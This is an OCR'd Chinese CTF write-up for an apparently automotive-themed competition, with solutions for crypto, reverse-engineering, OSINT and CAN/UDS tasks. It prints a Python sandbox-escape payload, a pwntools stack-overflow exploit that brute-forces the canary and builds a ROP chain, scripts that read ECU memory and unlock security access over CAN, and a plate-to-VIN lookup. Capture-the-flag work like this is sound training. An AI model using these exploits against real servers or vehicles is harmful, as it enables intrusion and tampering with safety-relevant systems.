
Web

Sorry, But Your Princess is in Another Castle

> 题目说明

题目附件

解题思路



bh{cr4ck_d3m_jwts}

Crypto

The IFP

> 题目说明

题目附件：

解题思路

手撕证书，提取出 n 后，直接分解 n，RSA 解密拿到 key，然后 AES 解密拿到 flag

```
from sage.all import *

from Crypto.Cipher import AES

from Crypto.Util.number import *

n=0xd7758488a2770c721ca06db407adcf3f

e=0x010001

print(n)

p=1021971265088706973

q=280237043557897671563

key=0xd6bfd5ae31761a41982f6c7a4d2b9902

phi=(p-1)*(q-1)

d=inverse_mod(e,phi)

key=pow(key,d,n)

msg=0x57caf12fc0aa2f5e5151f7b06d73c2a04cd6c212e0ba5240351beac058134ff63

8cd4ca17a60da63067bb1be70a3d907

cipher = AES.new(long_to_bytes(int(key)), AES.MODE_ECB)

dec_msg = cipher.decrypt(long_to_bytes(msg))

print(dec_msg)
```

---

pow pow!

> 题目说明

题目附件：

解题思路

根据题目提示是采用签名的方式，RSA 签名使用的是私钥，所以直接用公钥就能解出 flag

```
from Crypto.Util.number import *
e=65537
n=27130058966678375728118690628915085193505679921867847648180394177
2803005208513222098279533136776109959771753968554001157199972480932
1797878879147579419130960674124596552156424952075855742570771627635
7612383008262150259072257782913410617175802499340022388447047629022
3868812554131713318562633748538439615987442153799455387269535064548
5911278783946667435035229869086375306903270421089655498433217779009
3120515590458961735089368466550753534317073220559703261053361251093
8538687153912727048271314606578412236475992027179208423623789008593
8622889817981427114354259879802260462959166579072658519207038795972
6079579927264339
flag=4172204809297405811985500677636732349089473540889855289757337736
5123030705842080093561489639149692961392502625320360446708297877493
4038148650225900393402951825008429121184361560247327756893972566 19
```

9874328788110431558674390916609437654587962892475521069693880261810

7247235991939968132055218667508994013042802832653274036857030938271

1203714935080566893334965101302332884151535337432154995057796212049

9538178158579389149489136178333920126074334504174278850874814155305

9420124837675803038062487182700364305742864198416705040747639989644

1602406945400257459695994219131493722505715446654917684213843847689

19101583170066211

print(long_to_bytes(pow(flag,e,n)))

b'bh{signing_is_not_encryption!}'

Pwn

Sandbox Escaper

> 题目说明

题目附件：

I made this awesome python sandbox, its so locked down, I dont even let you execute anything... I think?celsius.blockharbor.io:5100

解题思路

可以参看 https://pid-blog.com/article/frame-escape-pyjail

通过栈帧逃逸拿到沙箱外的 globals

通过().__class__.__bases__[0].__subclasses__()[138]的 FileFinder 调用 eval 然后再以同样方式实现 print(open('flag.txt','r').read())

Payload：

True.__eq__().__class__.__bases__[0].__subclasses__()[138].__init__.__globals__['__builtins__']['eval']("().__class__.__bases__[0].__subclasses__()[138].__init__.__globals__['__builtins__']['print']().__class__.__bases__[0].__subclasses__()[138].__init__.__globals__['__builtins__']['open']('flag.txt','r').read())"))

flag:bh{love_those_double_underscores}

Web Server Woes

> 题目说明

题目附件：

I had this great product idea, and made my own web server to host it!

Its blazing fast.

Create yourself a new instance at: http://celsius.blockharbor.io:8080

a.out

解题思路

fork 后的进程和原进程数据一致，handle_conn 存在 0x18 字节的溢出，可以淹没 canary，rbp 以及 ret 地址，可通过单字节爆破泄露这三个值，然后 rop 输出 flag 即可。

但是由于需要爆破将近 0x1000 次，容器时间到了就会关闭，所以没成功。

Exp：

```
from pwn import *


elf = ELF('./a.out')

context.arch = 'amd64'

context.log_level = 'critical'

ip = '127.0.0.1'

port = 5000


canary = b''

for i in range(8):

    for j in range(0x100):

        p = remote(ip,port)

        header = b'GET /index.html HTTP/1.1'

        header = header.ljust(0x408, b'a') + canary + p8(j)

        try :

            p.send(header)

            p.recv(1024)

            canary += p8(j)

            break

        except:
```

```
            p.close()
    print('canary:',canary)
stack = b''
crack_stack_list = [x for x in range(0x70,0x80)]+[x for x in range(0,0x100,0x10)]
for x in range(0x100):
    if crack_stack_list.count(x)==0:
        crack_stack_list.append(x)
for i in range(6):
    for j in crack_stack_list:
        p = remote(ip,port)
        header = b'GET /index.html HTTP/1.1'
        header = header.ljust(0x408, b'a') + canary + stack + p8(j)
        try:
            p.send(header)
            p.recv(1024)
            stack += p8(j)
            break
        except:
            p.close()
    if len(stack)==i:
        print('Error')
        break
```

```
    print('stack:',stack)


stack += b'\x00\x00'

ret_addr = b'\xa1'

ret_addr_list = [x for x in range(0x50,0x60)] + [x for x in range(0,0x100,0x10)]

for x in range(0x100):

    if ret_addr_list.count(x)==0:

        ret_addr_list.append(x)

for i in range(1,6):

    for j in ret_addr_list:

        p = remote(ip,port)

        header = b'GET /index.html HTTP/1.1'

        header = header.ljust(0x408, b'a') + canary + stack + ret_addr + p8(j)

        try:

            p.send(header)

            p.recv(1024)

            ret_addr += p8(j)

            break

        except:

            p.close()

    if len(ret_addr)==i:

        print('Error')
```

```
        break
    print('ret_addr:',ret_addr)


ret_addr = u64(ret_addr.ljust(8,b'\x00'))
stack = u64(stack.ljust(8,b'\x00'))
elf.address = ret_addr - 0x18a1
rdi_ret = elf.address+0x0000000000001983
rsi_r15_ret = elf.address+0x0000000000001981
rdx_ret = elf.address+0x0000000000001414
rax_ret = elf.address+0x000000000000145c
leave = elf.address+0x171f
flag_addr = stack-0x50-0x410+0x300
header = b'GET /index.html HTTP/1.1'
payload =
p64(0)+p64(rdi_ret)+p64(flag_addr)+p64(rsi_r15_ret)+p64(flag_addr+9)*2+p64(elf.plt[
'fopen'])
payload +=
p64(rdi_ret)+p64(5)+p64(rsi_r15_ret)+p64(flag_addr)*2+p64(rdx_ret)+p64(0x100)+p6
4(elf.plt['read'])
payload +=
p64(rdi_ret)+p64(4)+p64(rsi_r15_ret)+p64(flag_addr)*2+p64(rdx_ret)+p64(0x100)+p6
4(elf.plt['write'])
```

```
header += payload

header = header.ljust(0x300)+b'flag.txt\x00'+b'r\x00'

header = header.ljust(0x408)+canary+p64(stack-0x50-0x410+0x18)+p64(leave)

p = remote(ip,port)

p.send(header)

p.interactive()
```

Reverse

REVERSing #1

> 题目说明

题目附件：

解题思路

```
from z3 import *


a = 1103515245

c = 12345

m = 2147483647

seed = 1337
```

```
def gen_random():
    return ((((((a&0xffffffff) * (seed&0xffffffff))&0xffffffff) + (c&0xffffffff))&0xffffffff) %
m)&0xffffffff



STATE = [0x1e48add6, 0xaaa7550c, 0x18df53bf, 0xe6af1116]


start = [BitVec(f'start_{i}', 32) for i in range(4)]



solver = Solver()
seeds = []
for _ in range(8):
    seed = gen_random()
    # print(hex(seed))
    seeds.append(seed)

# seeds = [0x4AFC77F, 0x18DAD34C, 0x7A554F96, 0x3896C718, 0x1D6C4571,
0x6AA82F57, 0x5C52DA44, 0x225FD72E]


for i in range(4):
    temp = start[i]
```

```
    temp = (temp * 0xcafebeef) & 0xFFFFFFFF

    temp = (temp + seeds[i * 2]) & 0xFFFFFFFF

    temp = (temp * 0xfacefeed) & 0xFFFFFFFF

    temp = (temp ^ seeds[i * 2 + 1]) & 0xFFFFFFFF

    solver.add(temp == STATE[i])


# Check for solution

if solver.check() == sat:

    model = solver.model()

    result_start = [model.eval(start[i]).as_long() for i in range(4)]

    user_input = bytearray()

    for value in result_start:

        user_input.extend(value.to_bytes(4, 'big'))


    print("Correct input (in hex):", user_input.hex().upper())

else:

    print("No solution found")
```

flag 为 FLAG{55E6EFED15FE70926EB98B59FB1A976C}

Obscure.

> 题目说明

题目附件：

解题思路

$ file bhctf.bin

bhctf.bin: DOS/MBR boot sector

MBR 文件，默认起始地址为 0x7c00

qemu 模拟+IDA(16bit)+gdb 动态调试

$ qemu-system-i386 -nographic -s -S -drive format=raw,file=bhctf.bin

$ gdb

GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1

Copyright (C) 2022 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<https://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online at:

<http://www.gnu.org/software/gdb/documentation/>.

pwndbg> set architecture i8086

warning: A handler for the OS ABI "GNU/Linux" is not built into this configuration

of GDB. Attempting to continue with the default i8086 settings.

The target architecture is set to "i8086".

pwndbg> set disassembly-flavor intel

pwndbg> target remote:1234

由于 16bit 汇编，gdb 需要执行 set architecture i8086 指令，ida 可以设置起始地址偏移为 0x7c00。

```
seg000:7C62                     sub_7C62        proc near               ; CODE XREF: seg000:7C00↑J
seg000:7C62 FA                                  cli
seg000:7C63 B8 00 90                            mov     ax, 9000h
seg000:7C66 8E D0                               mov     ss, ax
seg000:7C68                                     assume ss:nothing
seg000:7C68 BC 00 FB                            mov     sp, 0FB00h
seg000:7C6B FB                                  sti
seg000:7C6C B4 00                               mov     ah, 0
seg000:7C6E CD 10                               int     10h             ; - VIDEO - SET VIDEO MODE
seg000:7C6E                                                             ; AL = mode
seg000:7C70 BE 05 7C                            mov     si, 7C05h
seg000:7C73 BF A5 00                            mov     di, 0A5h
seg000:7C76 E8 C1 FF                            call    sub_7C3A
seg000:7C79 BE 0F 7C                            mov     si, 7C0Fh
seg000:7C7C E8 CA FF                            call    sub_7C49
seg000:7C7F BE 8B 7C                            mov     si, 7C8Bh
seg000:7C82 66 B9 FE 7D 00 00                   mov     ecx, 7DFEh
seg000:7C88 E8 8D FF                            call    sub_7C18
seg000:7C8B 1B 25                               sbb     sp, [di]
seg000:7C8D 5D                                  pop     bp
seg000:7C8E 54                                  push    sp
seg000:7C8F 4C                                  dec     sp
seg000:7C90 05 E2 B3                            add     ax, 0B3E2h
seg000:7C93 27                                  daa
seg000:7C94 54                                  push    sp
seg000:7C95 C3                                  retn
seg000:7C95                     sub_7C62        endp
```

首行 jmp 0x7c62，sub_7C62 执行了 3 个函数，sub_7C3A 用于打印“password:”提示字符串，sub_7C49 用于读取用户输入存入 0x7C0F 中(输入只能是 8 个字符)，sub_7C18 对输入进行一些运算，并将运算结果填充到 0x7C8B——0x7DFE 这段地址上(即原指令被修改)。

sub_7C18 return 之后会从 0x7C8B 继续执行修改后的指令。

后续的指令主要做了两个工作：

1. 校验输入

```
   0x7cbc    jmp    0x7c98                          <0x7c98>
    ↓
   0x7c98    mov    ax, word ptr [bx + di + 0x7c10]
   0x7c9e    add    byte ptr [eax], al
   0x7ca0    mov    bl, 0x37
   0x7ca2    mul    bl
 ► 0x7ca4    add    al, 0x6b
   0x7ca6    xor    al, 0x16
   0x7ca8    mov    bx, word ptr [bx + di + 0x7c8d]
   0x7cae    add    byte ptr [eax], al
   0x7cb0    cmp    al, bl
   0x7cb2    jne    0x7cbe                          <0x7cbe>
```

将输入依此*0x37、+0x6b、^0x16，然后和指定内存数据比较，如果校验通过则输入正确，从内存中把比较数据 dump 下来如下：

pwndbg> x /10gx 0x7c8d

0x7c8d: 0x1f2861740a9e1f8f ……

写个脚本求解一下正确的输入：

```
from z3 import *


solver = Solver()


input_bytes = [BitVec(f'input_{i}', 8) for i in range(8)]

mem_0x7c8d = [0x8f, 0x1f, 0x9e, 0x0a, 0x74, 0x61, 0x28, 0x1f]

mem_0x7c10 = Concat(*reversed(input_bytes))

ax = mem_0x7c10

al = Extract(7, 0, ax)


for i in range(8):
```

```
    bl = BitVecVal(0x37, 8)

    al = input_bytes[i]

    # mul bl

    al = (al * bl) & 0xFF

    # add al, 0x6b

    al = (al + 0x6B) & 0xFF

    # xor al, 0x16

    al = al ^ 0x16

    # mov bx, word ptr [0x7c8d + i]

    bl = mem_0x7c8d[i]

    solver.add(al == bl)


if solver.check() == sat:

    model = solver.model()

    result = [model[input_bytes[i]].as_long() for i in range(8)]

    print(result)

    print("Input:", ".join([chr(byte) for byte in result]))

else:

    print("No solution found")

# Input: BRKWATER
```

2. 讲输入与指定内存数据进行循环异或运算，运算完的结果就是 flag。重新启动 gdb 调试，输入正确的值：BRKWATER，运行到最后，得到 flag：

pwndbg> x /s 0x7cff

0x7cff:

"\353\035\r\nbh{What_a_REAL_headache}\r\nE\354C/\364WA\274V\255\251\254KW

"

flag 为 bh{What_a_REAL_headache}

Getting Started

Can you find the interface?

> 题目说明

题目附件：

解题思路

```
ddbf3b4d875a:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:05
          inet addr:172.17.0.5  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:85 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10018 (9.7 KiB)  TX bytes:191081 (186.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

vcan0     Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          UP RUNNING NOARP  MTU:72  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:354 (354.0 B)  TX bytes:354 (354.0 B)
```

vcan0

Arbitration

> 题目说明

题目附件：

解题思路

```
ddbf3b4d875a:~$ candump vcan0
  vcan0  59E   [2]  9E 10
  vcan0  59E   [2]  9E 10
  vcan0  59E   [2]  9E 10
  vcan0  59E   [2]  9E 10
  vcan0  59E   [2]  9E 10
  vcan0  59E   [2]  9E 10
```

59

Data Field 1

> 题目说明

题目附件

解题思路

见上题图

2

Data Field 2

> 题目说明

题目附件

解题思路

见上题图

9E10

Message Frequency

> 题目说明

题目附件

解题思路

```
ddbf3b4d875a:~$ candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-07-21_092025.log'
ddbf3b4d875a:~$ cat candump-2024-07-21_092025.log
(1721553625.970994) vcan0 59E#9E10
(1721553626.971228) vcan0 59E#9E10
(1721553627.972350) vcan0 59E#9E10
(1721553628.973480) vcan0 59E#9E10
ddbf3b4d875a:~$
```

1

OSINT

what is a great default password?

> 题目说明

题目附件：

解题思路

password


Founding Fathers

> 题目说明

题目附件

解题思路

https://blockharbor.io/about-us/



Vehicle OSINT

Finding a VIN

> 题目说明

题目附件：

解题思路

谷歌搜索 DCR 660 vin

找到查询地址

https://epicvin.com/license-plate-lookup/michigan

输入 DCR660 Michigan

跳转地址

https://epicvin.com/check-vin-number-and-get-the-vehicle-history-report/checkout/YV4A22PK1H1184823


VIN:YV4A22PK1H1184823

Make and model

> 题目说明

题目附件：

解题思路




2017-VOLVO-XC90

Manufactured at?

> 题目说明
>
> Here's a license plate "DCR 660", it is registered in Michigan. Where was it manufactured at?
>
> Format: City, Country

题目附件：

解题思路



General

Make	VOLVO
Manufacturer Name	VOLVO CAR CORPORATION
Model	XC90
Model Year	2017
Plant City	TORSLANDA
Trim	Momentum
Vehicle Type	MULTIPURPOSE PASSENGER VEHICLE (MPV)
Plant Country	SWEDEN
Plant Company Name	Volvo Cars
Note	Emission Code: ULEV2

https://www.lookupaplate.com/michigan/DCR660/

flag 为：TORSLANDA, SWEDEN

Imported when?

> 题目说明

题目附件：

解题思路

使用该网站查得 https://www.zauba.com/USA-import-v/shipment-date-2017-05-01T00%3A00%3A00Z/country-SE-data.html

May 11 2017		2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 V...	ZEEBRUGGE	NEW YORK/NEWARK AREA, NEWARK, NJ	VO******	VO******	430,744 K	202 UNT	

Date of Shipment:11-05-2017 **HTS Code:** **Bill of Lading:** WL**********91 **Place of Reciept:** GOTHENBURG **Country of Origin:** SWEDEN

Exporter
Name:VO**********RP
Address: A**** ********** *** G

Importer
Name:VO**********LC
Address:ON* ***** ***** ***** *** *** **** ********* ** **US

Container Id	Bill of Lading	Container Code	Container Type	Size
NC	WL**********91	VR	NC	NC

Vessel Details
Vessel Code:9293909
Vessel Name:GLOVIS CONDUCTOR

Commodity:
2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 VOLVO XC90 2017 V

Marks:
YV4A22PK0H1185560 YV4A22PK3H1185567 YV4A22PL9H1185498 YV4A22PK9H1185394 YV4A22PK1H1185860 YV4102XK2H1185856 YV4A22PK5H1185862 YV4A22PK5H1185392 YV4A22PK4H1185481
YV4A22PK6H1185398 YV4A22PL5H1185952 YV4A22PK3H1185259 YV4A22PK5H1185618 YV4A22PK8H1185256 YV4A22PK9H1186626 YV4A22PK2H1186628 YV4A22PL7H1185984 YV4A22PL7H1186634
YV4A22PK8H1186374 YV4A22PK8H1186648 YV4A22PK8H1186682 YV4A22PKXH1186652 YV4A22PK8H1186679 YV4A22PK4H1186324 YV4A22PK8H1186651 YV4A22PK5H1185490
YV4A22PK6H1186471 YV4A22PL0H1186118 YV4A22PL1H1186113 YV4A22PKXH1186036 YV4A22PK6H1186051 YV4A22PK4H1186131 YV4A22PK4H1186355 YV4A22PK3H1186637 YV4A22PK0H1186627
YV4A22PK0H1186630 YV4A22PK5H1186655 YV4A22PLXH1185963 YV4A22PL3H1185920 YV4A22PK6H1182050 YV4102XK7H1185951 YV4A22PL8H1185959 YV4102XK8H1186011 YV4A22PK8H1186357
YV4A22PK8H1186388 YV4A22PK0H1186384 YV4A22PK2H1186354 YV4A22PK5H1186381 YV4A22PLXH1186403 YV4A22PKXH1186392 YV4A22PK2H1186189 YV4A22PK9H1186352
YV4A22PK9H1186075 YV4A22PL9H1186117 YV4A22PK9H1186089 YV4A22PK3H1186069 YV4A22PL3H1185657 YV4A22PK3H1185648 YV4A22PK8H1185659 YV4A22PK0H1185672 YV4A22PK1H1185616
YV4A22PK8H1185645 YV4A22PKXH1185646 YV4A22PL8H1185542 YV4A22PL9H1186862 YV4A22PLXH1186885 YV4A22PK5H1186901 YV4A22PL8H1186660 YV4A22PK1H1186751 YV4A22PK7H1186897
YV4A22PL5H1186860 YV4A22PK7H1186060 YV4A22PL7H1186293 YV4A22PL4H1184842 YV4A22PK7H1186656 YV4A22PL0H1186636 YV4A22PK1H1184823 YV4A22PL1H1184846 YV4A22PK7H1184826

flag 为 11-05-2017

Mac Track!

> 题目说明

题目附件：

解题思路

使用这个网站 https://wigle.net

VSEC Garage: UDS Challenge

Simulation VIN

> 题目说明

题目附件：

解题思路

使用 0x22 服务来读取 VIN

cansend vcan0 7df#0322F19000000000 && sleep 0.01 && cansend vcan0

7e0#3000000000000000

Startup Message

> 题目说明

题目附件：

解题思路

使用 0x11 服务来重置 ECU

cansend vcan0 7df#0211010000000000 && sleep 0.01 && cansend vcan0

7e0#3000000000000000

然后转 ascii 码为 g0Gre3n

Engine Trouble?

> 题目说明

题目附件：

解题思路

使用 0x19 服务来读取 DTC

cansend vcan0 7e0#0319020800000000

接收的是

vcan0 7E8 [8] 07 59 02 08 3E 9F 01 AB

flag 为 P3E9F-01

Secrets in Memory?

> 题目说明

题目附件：

解题思

flag 在该内存的很后面，得写个脚本获取

```
import can

import time

import binascii


bus = can.Bus(interface='socketcan', channel='vcan0')

recvdata = "[DATA]:"


start_addr = 0xC3F83FFF

end_addr = 0xC3F88FFF

step = 0xFF


for hex_value in range(start_addr, end_addr + 1, step):

    byte1 = (hex_value >> 24) & 0xFF

    byte2 = (hex_value >> 16) & 0xFF

    byte3 = (hex_value >> 8) & 0xFF

    byte4 = hex_value & 0xFF

    candata = [0x07, 0x23, 0x14, byte1, byte2, byte3, byte4, 0xFF]


    message = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,

data=candata)
```

```
    bus.send(message, timeout=0.2)


    recv_count = 0
    while recv_count < 20:
        msg = bus.recv(timeout=0.1)
        if msg is not None:
            if recv_count == 0:
                recvdata += binascii.hexlify(msg.data).decode('utf-8')[6:]
                response_msg = can.Message(arbitration_id=0x7E0, is_extended_id=False,
dlc=8, data=[0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
                bus.send(response_msg, timeout=0.2)
            else:
                tempdata = binascii.hexlify(msg.data).decode('utf-8')[2:]
                if tempdata != "00000000000000":
                    recvdata += tempdata
            recv_count += 1
        else:
            break


print(recvdata)
bus.shutdown()
```

flag 为 flag{mem+r34d}

Security Access Level 3

> 题目说明

题目附件：

解题思路

脑洞题

加密就是将 0x1337 按位取反，得到 ecc8

Security Access Level 1

> 题目说明

题目附件：

解题思路

unlock.py

通过 0x10 服务，进入 0x03 诊断会话，然后使用 0x27 服务对安全等级 1 进行安全访问，最后通过返回的种子算出 key 值，发送进行解锁

import can

import time

import binascii

初始化 CAN 总线

```
bus = can.Bus(interface='socketcan', channel='vcan0')


# 进入诊断会话

print("Entering diagnostic session...")

message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,

data=[0x02, 0x10, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00])

bus.send(message, timeout=0.2)

msg = bus.recv()

print(f"Diagnostic session response: {binascii.hexlify(msg.data).decode('utf-8')}")


# 安全访问安全等级为 3 的会话

print("Accessing security level 3...")

message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,

data=[0x02, 0x27, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00])

bus.send(message, timeout=0.2)

msg = bus.recv()

seed = binascii.hexlify(msg.data).decode('utf-8')[6:10]

print(f"Seed received: {seed}")


# 计算 key

key = f"{~int(seed, 16) & 0xFFFF:04X}"

print(f"Calculated key: {key}")
```

```
# 解锁

print("Unlocking access...")

message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,

data=[0x04, 0x27, 0x04, int(key[0:2], 16), int(key[2:4], 16), 0x00, 0x00, 0x00])

bus.send(message, timeout=0.2)

msg = bus.recv()

print(f"Unlock response: {binascii.hexlify(msg.data).decode('utf-8')}")


# 关闭 CAN 总线

bus.shutdown()
```

readmemory.py

```
import can

import time

import binascii


bus =  can.Bus(interface='socketcan', channel='vcan0')

bus.set_filters([{"can_id": 0x7E8, "can_mask": 0xFFF, "extended": False}])

